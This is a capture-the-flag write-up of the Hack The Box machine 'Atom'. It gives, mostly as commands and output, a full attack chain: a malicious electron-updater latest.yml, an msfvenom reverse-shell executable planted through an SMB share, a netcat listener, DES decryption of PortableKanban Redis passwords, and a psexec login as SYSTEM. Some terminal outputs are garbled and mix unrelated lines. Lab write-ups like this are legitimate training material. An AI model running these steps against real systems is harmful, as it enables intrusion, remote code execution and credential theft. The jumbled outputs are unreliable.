

Atom

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1. Network scanning with nmap

```
nmap -A -T4 10.10.10.237
```

```
80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
135/tcp open msrpc Microsoft Windows RPC
443/tcp open ssl/http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
|_ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
| Not valid after: 2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
| http/1.1
445/tcp open microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2008|7 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/-
o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
80/tcp open http
135/tcp open msrpc
443/tcp open https
445/tcp open microsoft-ds
5985/tcp open wsman
6379/tcp open redis
```

2. Test with smbclient, because of port 445

```
sodanew@kalinew:~/Documents/HTB/Atom$ smbclient -L \\10.10.10.237\Software_updates
Enter WORKGROUP\sodanew's password:
[1] Not valid before: 2009-11-10T23:48:47
[19] Not valid after: 2019-11-08T23:48:47
[20] Sharename Type Comment
[21] [ ] S: Disk TLS randomness does not represent time
[22] tADMIN$ Disk Remote Admin
[22] C$ Disk Default share
[23] 445 IPC$ open miIPCsoft- Remote IPC/s 10 Pro 19042 microsoft-ds (workgro
[24] War Software_Updates Disk ts may be unreliable because we could not find a
SMB1 disabled -- no workgroup available
```

Access to Software_Updates directory

```
sodanew@kalinew:~/Documents/HTB/Atom$ smbclient \\10.10.10.237\Software_Updates
Enter WORKGROUP\sodanew's password:
Try "help" to get a list of possible commands.
smb: > dir
[1] Not valid after: 2019-11-08T23:48:47
[26] _ssl-date: TLS randomness does not represent time
[27] _alpn: 0 Sat Jul 17 17:20:52 2021
[28] client1 http/1.1 0 Sat Jul 17 17:20:52 2021
[29] client2 http/1.1 0 Sat Jul 17 17:20:52 2021
[30] client3 cp open microsoft-ds Wndows 0 Sat Jul 17 17:20:52 2021 ds (workgroup: WORKGROUP)
[UAT_Testing_Procedures.pdf] fts may Ae 35202 i Fri Apr 9 19:18:08 2021 d not find at least 1 open and 1 closed port
[25] Device type: general purpose
[26] Running (4413951 blocks of size 4096.1341548 blocks available (89%)
smb: > get UAT_Testing_Procedures.pdf windows xp::sp3 cpe:/o:microsoft:windows server 2008::sp1 cpe:/-
getting file \UAT_Testing_Procedures.pdf of size 35202 as UAT_Testing_Procedures.pdf (14.6 KiloBytes/sec) (average 14.6 KiloBytes/sec)
```

3. Download and open the UAT_Testing_Procedures.pdf

Found nothing useful ?? Maybe highlighted text can a clue for vulnerability or exploit

What about QA ?

We follow the below process before releasing our products.

1. Build and install the application to make sure it works as we expect it to be.
2. Make sure that the update server running is in a private hardened instance. To initiate the QA process, just place the updates in one of the "client" folders, and

the appropriate QA team will test it to ensure it finds an update and installs it correctly.


3. Follow the checklist to see if all given features are working as expected by the developer.

4. Download the "Heed Note Application" from the webserver and extract that the only "Heedv1Setup.exe"

Extract the "Heedv1Setup.exe" to Heedv1Setup folder for easy read

```
sodanew@kalinew:~/Documents/HTB/Atom$ ls -la
total 45552
drwxr-xr-x  4 sodanew sodanew   4096 Jul 17 21:06 .
drwxrwxrwx 10 sodanew sodanew   4096 Jul 17 16:15 
-rw-rw-rwx  1 root   root    2618 Jul 17 16:18 atom_nmap.txt
drwxr-xr-x  2 sodanew sodanew   4096 Jul 17 19:29 exploitUsed
-rw-rw-rwx  1 root   root    3575 Jul 17 18:29 robuster-root-php.txt
drwxr-xr-x  3 sodanew sodanew   4096 Jul 17 17:56 Heedv1Setup
-rw-r--r--  1 sodanew sodanew 46579160 Apr  9 17:07 'heedv1 Setup 1.0.0.exe'
-rw-r--r--  1 sodanew sodanew   37357 Jul 17 21:06 UAT_Testing_Procedures.pdf
sodanew@kalinew:~/Documents/HTB/Atom$
```

Extract also the PLUGINDIR



5. Extract the app-64.zip file and go to "resources" file, checked the locales and swiftshader is not useful file

Extract also the app.asar file with asar tool (can be installed with npm -g install asar)

6. Identify "main.js". Other file already viewed and not useful

```
4096 Jul 17 18:07 .
4096 Jul 17 18:06 ..
1135 Jul 17 18:07 createNote.html
4096 Jul 17 18:07 icons
2574 Jul 17 18:07 main.js
4096 Jul 17 18:07 node_modules
  267 Jul 17 18:07 package.json
1660 Jul 17 18:07 version.html
```

7. Go through the whole "main.js" file and identified following code. keep repeating the update

```

autoUpdater.on('checking-for-update', () => {
  sendStatusToWindow('Checking for update...');
})
autoUpdater.on('update-available', (ev, info) => {
  sendStatusToWindow('Update available.');
})
autoUpdater.on('update-not-available', (ev, info) => {
  sendStatusToWindow('Update not available.');
})
autoUpdater.on('error', (ev, err) => {
  sendStatusToWindow('Error in auto-updater.');
})
autoUpdater.on('download-progress', (ev, progressObj) => {
  sendStatusToWindow('Download progress...');

})
autoUpdater.on('update-downloaded', (ev, info) => {
  sendStatusToWindow('Update downloaded; Installing the update...');

});

app.on('window-all-closed', () => {
  app.quit();
});

autoUpdater.on('update-downloaded', (ev, info) => {
  autoUpdater.quitAndInstall();
});

app.on('ready', function() {
  autoUpdater.checkForUpdates();
}),

```

8. Google for "electron builder auto update exploit" and determined the exploit as findings

Findings: <https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html>

For instance, a malicious update definition would look like:

```

version: 1.2.3
files:
  - url: v'ulnnerable-app-setup-1.2.3.exe
    sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZ[...]tkYPEvMxDWgNkb8tPCNZLTbKWcDEOJzfA==
    size: 44653912
  path: v'ulnnerable-app-1.2.3.exe
  sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZr1[...]ZrR5X1kb8tPCNZLTbKWcDEOJzfA==
  releaseDate: '2019-11-20T11:17:02.627Z'

```

9. Create a latest.yml. (refer to the Findings) and copy paste above malicious yaml

```

version: 1.2.3
files:
  - url: v'ulnnerable-app-setup-1.2.3.exe
    sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZ[...]tkYPEvMxDWgNkb8tPCNZLTbKWcDEOJzfA==
    size: 44653912
  path: v'ulnnerable-app-1.2.3.exe
  sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZr1[...]ZrR5X1kb8tPCNZLTbKWcDEOJzfA==
  releaseDate: '2019-11-20T11:17:02.627Z'
  |
  |

```

10. Required a payload for exchange above binary file or payload. Implemented msfvenom for this payload

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.7 LPORT=5544 -f exe -o payload_soda.exe
```


```
sodanew@kalinew:~/Documents/HTB/Atom/exploitUsed$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.7 LPORT=5544 -f exe -o payload_soda.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: payload_soda.exe
sodanew@kalinew:~/Documents/HTB/Atom/exploitUsed$
```

use below command as reference

From <<https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html>>

shasum -a 512 payload_soda.exe | cut -d " " -f1 | xxd -r -p | base64 -w 0 [Will get an output of base64 strings)

Change the latest.yaml file as below



```
latest.yaml
atom_help.txt

1 version: 1.2.3
2 path: http://10.10.16.7/p%27ayload_soda.exe
3 sha512: BKKnE2V3xmh44RUCxkdWViGMA+fFIUw1cqL7pldqVeQtKbF0dpmrwjfayuIDiLjN7LGGaT5B1Uy2fnluG82A==
4 releaseDate: '2021-07-19T11:17:02.627Z'
```

Open a netcat listener for payload_soda.exe.

```
sodanew@kalinew:~/Documents/HTB/Atom$ sudo nc -lnvp 5544
listening on [any] 5544 ...
1  - url: p'ayload_soda.exe
2  - sha512: PATyK1lPXHbjRTNvny5B1/BuMPInXune4B8
3  - size: 7168
```

And open a web server with python3 (python3 -m http.server 80)

```
sodanew@kalinew:~/Documents/HTB/Atom/www$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.16.7 - - [19/Jul/2021 08:59:14] "GET / HTTP/1.1" 200 -
10.10.16.7 - - [19/Jul/2021 08:59:17] "GET /p%27ayload_soda.exe HTTP/1.1" 200 -
10.10.10.237 - - [19/Jul/2021 09:02:52] code 404, message File not found
10.10.10.237 - - [19/Jul/2021 09:02:52] "GET /p%27ayload_soda.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [19/Jul/2021 09:02:53] "GET /p%27ayload_soda.exe HTTP/1.1" 200 -
```

And use smbclient and copy and send the payload into any client1,2,3 (Hint from the pdf file) and wait for 1 min

smbclient \\\\10.10.10.237\\Software_Updates

```
smb: \> cd client1
smb: \client1\> put latest.yml
putting file latest.yml as \client1\latest.yml (0.2 kb/s) (average 0.2 kb/s)
smb: \client1\> put payload_soda.exe p'ayload_soda.exe
putting file payload_soda.exe as \client1\p'ayload_soda.exe (3.0 kb/s) (average 2.0 kb/s)
smb: \client1\> dir
.
D 0 Mon Jul 19 08:49:50 2021
D 0 Mon Jul 19 08:49:50 2021
latest.yml A 323 Mon Jul 19 08:49:41 2021
p'ayload_soda.exe A 7168 Mon Jul 19 08:49:51 2021

4413951 blocks of size 4096. 1329152 blocks available
smb: \client1\>
```

Make sure that the update server running is in a private hardened instance. To initiate the QA process just place the updates in one of the "client" folders, and



the appropriate QA team will test it to ensure it finds an update and installs it correctly.

- After wait for 1 min, get a reverse shell back

```
sodanew@kalineW:~/Documents/HTB/Atom$ sudo nc -lvp 5544
listening on [any] 5544 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.237] 59024
Microsoft Windows [Version 10.0.19042.906]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
atom\jason

C:\WINDOWS\system32>
```

- Access in to C:\Users

```
C:\Users\jason\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9793-C2E6

Directory of C:\Users\jason\Desktop

04/02/2021  10:29 PM    <DIR>        .
04/02/2021  10:29 PM    <DIR>        ..
03/31/2021  02:09 AM           2,353 heedv1.lnk
03/31/2021  02:09 AM           2,353 heedv2.lnk
03/31/2021  02:09 AM           2,353 heedv3.lnk
07/16/2021  03:06 AM           34 user.txt
                           4 File(s)      7,093 bytes
                           2 Dir(s)   5,451,321,344 bytes free
```

- Get user flag

```
C:\Users\jason\Desktop>type user.txt
type user.txt
45c791f7a48c5a7756e2fd7db01a6d63
```

- Check user privilege with whoami /priv

```
C:\Users\jason\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeShutdownPrivilege     Shut down the system      Disabled
SeChangeNotifyPrivilege Bypass traverse checking  Enabled
SeUndockPrivilege       Remove computer from docking station  Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled
SeTimeZonePrivilege     Change the time zone      Disabled
```

- Check each directory such as Documentns, Downloads, etc...

Found PortableKanban (a program help you visualize your work). Google about this and found a exploit related to it

```
Directory of C:\Users\jason\Downloads
```

```
Directory of C:\Users\jason\Downloads\PortableKanban
04/02/2021  08:00 AM    <DIR>      .
04/02/2021  08:00 AM    <DIR>  ..\interpreter_rev
03/31/2021  02:36 AM    <DIR>      node_modules
04/02/2021  08:21 PM    <DIR>      PortableKanban
          0 File(s)           0 bytes
          4 Dir(s)   5,453,209,600 bytes free
```

```
Directory of C:\Users\jason\Downloads\PortableKanban
04/02/2021  08:21 PM    <DIR>      .
04/02/2021  08:21 PM    <DIR>      ..
02/27/2013  08:06 AM      58,368 CommandLine.dll
11/08/2017  01:52 PM     141,312 CsvHelper.dll
06/22/2016  09:31 PM     456,704 DotNetZip.dll
04/02/2021  07:44 AM    <DIR>      Files
11/23/2017  04:29 PM     23,040 Itenso.Rtf.Converter.Html.dll
11/23/2017  04:29 PM     75,776 Itenso.Rtf.Interpreter.dll
11/23/2017  04:29 PM     32,768 Itenso.Rtf.Parser.dll
11/23/2017  04:29 PM     19,968 Itenso.Sys.dll
11/23/2017  04:29 PM     376,832 MsgReader.dll
07/03/2014  10:20 PM     133,296 Ookii.Dialogs.dll
04/02/2021  07:17 AM    <DIR>      Plugins
04/02/2021  08:22 PM     5,920 PortableKanban.cfg
01/04/2018  09:12 PM     118,184 PortableKanban.Data.dll
01/04/2018  09:12 PM     1,878,440 PortableKanban.exe
01/04/2018  09:12 PM     31,144 PortableKanban.Extensions.dll
04/02/2021  07:21 AM     172 PortableKanban.pk3.lock
09/06/2017  12:18 PM     413,184 ServiceStack.Common.dll
09/06/2017  12:17 PM     137,216 ServiceStack.Interfaces.dll
09/06/2017  12:02 PM     292,352 ServiceStack.Redis.dll
09/06/2017  04:38 AM     411,648 ServiceStack.Text.dll
01/04/2018  09:14 PM     1,050,092 User Guide.pdf
          19 File(s)        5,656,416 bytes
          4 Dir(s)   5,452,992,512 bytes free
```

Exploit PortableKanban: <https://www.exploit-db.com/exploits/49409>

- Copy all content of PortableKanban.cfg file to attacker machine

use <https://jsonformatter.org/json-pretty-print>

```
"RoamingSettings": {
  "DataSource": "RedisServer",
  "DbServer": "localhost",
  "DbPort": 6379,
  "DbEncPassword": "Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMB",
  "DbServer2": "",
  "DbPort2": 6379,
  "DbEncPassword2": "",
  "DbIndex": 0,
  "DbSsl": false,
  "DbTimeout": 10
}
"FlushChanges": true,
"UpdateInterval": 5,
"AutoUpdate": true,
```

```
{
  "DataSource": "RedisServer",
  "DbServer": "localhost",
  "DbPort": 6379,
  "DbEncPassword": "Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMB",
  "DbServer2": "",
  "DbPort2": 6379,
  "DbEncPassword2": "",
  "DbIndex": 0,
  "DbSsl": false,
  "DbTimeout": 10
}
```

- Open cyberchef to decrypt the DbEncPassword

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

DES Decrypt

Key
71y6UznJ

IV
XuVUm5fR

Mode
CBC

Input
Raw

Output
Raw

Output
kidvscat_yes_kidvscat

Password: kidvscat_yes_kidvscat

18. Connect with redis-cli

```
sodanew@kalinew:~/Documents/HTB/Atom$ redis-cli -h 10.10.10.237
10.10.10.237:6379> help
redis-cli 6.0.14
To get help about Redis commands type:
  "help @<group>" to get a list of commands in <group>
  "help <command>" for help on <command>
  "help <tab>" to get a list of possible help topics
  "quit" to exit

To set redis-cli preferences:
  ":set hints" enable online hints
  ":set nohints" disable online hints
Set your preferences in ~/.redisclirc
10.10.10.237:6379> AUTH Kidvscat_yes_kidvscat
OK
10.10.10.237:6379>
```

```
10.10.10.237:6379> ping
PONG
10.10.10.237:6379> keys *
1) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffff"
2) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
3) "pk:ids:User"
4) "pk:ids:MetaDataTable"
10.10.10.237:6379> get e8e29158-d70d-44b1-a1ba-4949d52790a0
(nil)
10.10.10.237:6379>
```

19. Found specific user

```
10.10.10.237:6379> get "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
"{"Id":"e8e29158d70d44b1a1ba4949d52790a0","Name":"Administrator","Initials":"",
"Email":"","EncryptedPassword":"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi",
"Role":"Admin","Inactive":false,"TimeStamp":637530169606440253}"
10.10.10.237:6379>
10.10.10.237:6379>
```

```
{"Id": "e8e29158d70d44b1a1ba4949d52790a0", "Name": "Administrator", "Initials": "", "Email": "", "EncryptedPassword": "Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi", "Role": "Admin", "Inactive": false, "TimeStamp": 637530169606440253}
```

Convert to JSON

```
{
  "Id": "e8e29158d70d44b1a1ba4949d52790a0",
  "Name": "Administrator",
  "Initials": "",
```

```

        "Email": "",
        "EncryptedPassword": "Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi",
        "Role": "Admin",
        "Inactive": false,
        "TimeStamp": 637530169606440200
    }
}

```

20. Decrypt Administrator password

The screenshot shows a web-based application for decrypting Base64-encoded data using DES encryption. The interface includes:

- From Base64** section: Shows the encrypted password `Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi`.
- Alphabet** dropdown: Set to `A-Za-z0-9+=`.
- Remove non-alphabet chars** checkbox: Checked.
- DES Decrypt** section:
 - Key**: `71y6UznJ`
 - IV**: `XuVUm5fR`
 - Mode**: `CBC`
 - Input**: `Raw`
 - Output**: `Raw`
- Output** section: Displays the decrypted password `kidvscat_admin_@123`.

Administrator Password: kidvscat_admin_@123

21. Use impacket/psexec.py for access

```

sodanew@kalinew:/opt/impacket/examples$ psexec.py administrator:kidvscat_admin_@123@10.10.10.237
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation
[*] psexec.py -u administrator -p kidvscat_admin_@123@10.10.10.237
[*] Requesting shares on 10.10.10.237.....
[*] Found writable share ADMIN$ 
[*] Uploading file tlcCjTGto.exe
[*] Opening SVCManager on 10.10.10.237.....
[*] Creating service zwxS on 10.10.10.237.....
[*] Starting service zwxS.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.906]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>

```

22. Get root flag

```

C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 9793-C2E6

Directory of C:\Users\Administrator\Desktop

04/04/2021  09:58 PM    <DIR>      .
04/04/2021  09:58 PM    <DIR>      ..
07/16/2021  03:06 AM           34 root.txt
                           1 File(s)      34 bytes
                           2 Dir(s)  5,448,323,072 bytes free

C:\Users\Administrator\Desktop>type root.txt
a59759d8a042156ec0b89e37b7ea15b2

C:\Users\Administrator\Desktop>

```